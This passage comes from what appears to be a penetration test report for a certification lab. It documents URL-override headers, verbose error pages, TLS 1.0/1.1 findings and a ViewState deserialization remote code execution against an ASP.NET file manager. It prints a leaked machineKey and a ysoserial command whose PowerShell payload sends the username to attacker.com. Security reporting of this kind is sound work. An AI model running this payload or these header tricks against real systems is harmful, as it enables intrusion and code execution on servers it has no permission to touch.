
1. Navigate to <http://support-jqn7t8.hackthecert.systems/>, and notice that you will redirect automatically to the http website that sends data over a network without an encryption layer



## 5.2.5 Request URL Override

### Steps to Reproduce:


1. Open burpsuite and connect the browser to the burp's proxy
2. Navigate to home [page http://support-jqn7t8.hackthecert.systems/home](http://support-jqn7t8.hackthecert.systems/home), refresh the page, and intercept the request.




- In BurpSuite **Proxy** -> **Intercept** tab, add the below lines to the request headers, then click **Forward**

**X-Original-URL: /PATH**


**X-Rewrite-URL: /PATH**




- Return to the browser, and notice that we got the categories page rather than the home page.



## 5. Try to intercept the request again, but enter a not valid (not available) path




## 6. In browser, notice that we got a not found exception which will affect the availability of the server if chained with a cache poisoning.




## 5.2.6 Improper Error Handling

### Steps to Reproduce – Method 1:

1. Navigate to open ticket page [http://support-jqn7t8.hackthecert.systems/new\\_ticket](http://support-jqn7t8.hackthecert.systems/new_ticket), enter dummy data, and click "Open Ticket".




2. Notice that an exception thrown in the user interface disclose information about used packages, that shouldn't be disclosed to the normal user



## Steps to Reproduce – Method 2:

1. Navigate to ticket page [http://support-jqn7t8.hackthecert.systems/tickets/TICKET\\_ID](http://support-jqn7t8.hackthecert.systems/tickets/TICKET_ID), enter a not valid ticket\_id ex. 3000000000, and notice that the app throws an exception disclose information about used packages




## 5.2.7 TLSv1.0 and TLSv1.1 Enabled

### Steps to Reproduce:

1. Open terminal, and use sslscan tool to check the TLS version

***sslscan support-jqn7t8.hackthecert.systems***



```

darkknight@parrot ~
> $ sslscan support-jqn7t8.hackthecert.systems
Version: 2.0.10-static
OpenSSL 1.1.1m-dev xx XXX xxxx

Connected to 104.21.0.213

Testing SSL server support-jqn7t8.hackthecert.systems on port 443 using SNI name support-jqn7t8.hackthecert.systems

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 enabled
TLSv1.1 enabled
TLSv1.2 enabled
TLSv1.3 enabled

TLS Fallback SCSV:
Server supports TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

TLS Compression:
Compression disabled

Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed
TLSv1.1 not vulnerable to heartbleed
TLSv1.0 not vulnerable to heartbleed

Supported Server Cipher(s):
Preferred TLSv1.3 128 bits TLS_AES_128_GCM_SHA256 Curve 25519 DHE 253
Accepted TLSv1.3 256 bits TLS_AES_256_GCM_SHA384 Curve 25519 DHE 253
Accepted TLSv1.3 256 bits TLS_CHACHA20_POLY1305_SHA256 Curve 25519 DHE 253
Preferred TLSv1.2 256 bits ECDHE-ECDSA-CHACHA20-POLY1305 Curve 25519 DHE 253
Accepted TLSv1.2 128 bits ECDHE-ECDSA-AES128-GCM-SHA256 Curve 25519 DHE 253
  
```


2. Notice that TLSv1.0 and TLSv1.1 are enabled

## 5.3 Secure File Manager

### 5.3.1 Remote Code Execution via ViewState Deserialization

#### Steps to Reproduce:

1. As the web app is work with Asp.Net framework, it uses ViewState by default, which is affected by ViewState Deserialization vulnerability.
2. Chain the [Full Path Disclosure](#), and the [Local File Disclosure](#) vulnerabilities, the machineKey can be retrieved via 'Web.config'



```

24 <authentication mode="Windows" />
25 <!--
26 The <customErrors> section enables configuration
27 of what to do if/when an unhandled error occurs
28 during the execution of a request. Specifically,
29 it enables developers to configure html error pages
30 to be displayed in place of a error stack trace.
31
32 <customErrors mode="RemoteOnly" defaultRedirect="GenericErrorPage.htm">
33   <error statusCode="403" redirect="NoAccess.htm" />
34   <error statusCode="404" redirect="fileNotFound.htm" />
35 </customErrors>
36
37 <machineKey validationKey="87AC8F432C8DB844A4EFD024301AC1A858088EE9D1870689B63794D33EE3B55CD83158B488721A107187561F388C6BEF5B623BF31E2E725FC3F71A32BA50FC"
38   decryptionKey="E001A307CC8B1ADEA2C5B1246CDFE8579576997FF92E7"
39   validation="SHA1" />
40 </machineKey>
41 <pages controlRenderingCompatibilityVersion="3.5" clientIDMode="AutoID" />
42 <customErrors mode="Off" />
43 </system.web>
44 <system.webServer>
45   <httpErrors errorMode="Detailed" />
46 </system.webServer>
47 <runtime>
48   <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
49     <dependentAssembly>
50       <assemblyIdentity name="Newtonsoft.Json" publicKeyToken="30ad4fe6b2a6aeed" culture="neutral" />
51       <bindingRedirect oldVersion="0.0.0.0-13.0.0.0" newVersion="13.0.0.0" />
52     </dependentAssembly>
53   </assemblyBinding>
54 </runtime>
55 </configuration>
56 <!--ProjectGuid: BDB660D5-C391-442D-988F-9AFDCDF11028-->

```

3. Open terminal and run the below command to generate a serialized payload using YSoSerial.Net tool

```

ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell.exe
Invoke-WebRequest -Uri http://attacker.com/$env:UserName" --
path="/content/default.aspx" --apppath="/" --decryptionalg="AES" --
decryptionkey="DECRYPTION_KEY" --validationalg="SHA1" --
validationkey="VALIDATION_KEY"

```


4. Send the payload as a “\_VIEWSTATEGENERATOR”, and you should have a request hit the attacker machine indicate successfully exploit a remote code execution via ViewState.




## 5.3.2 Local File Disclosure in Download Files Functionality

### Steps to Reproduce:

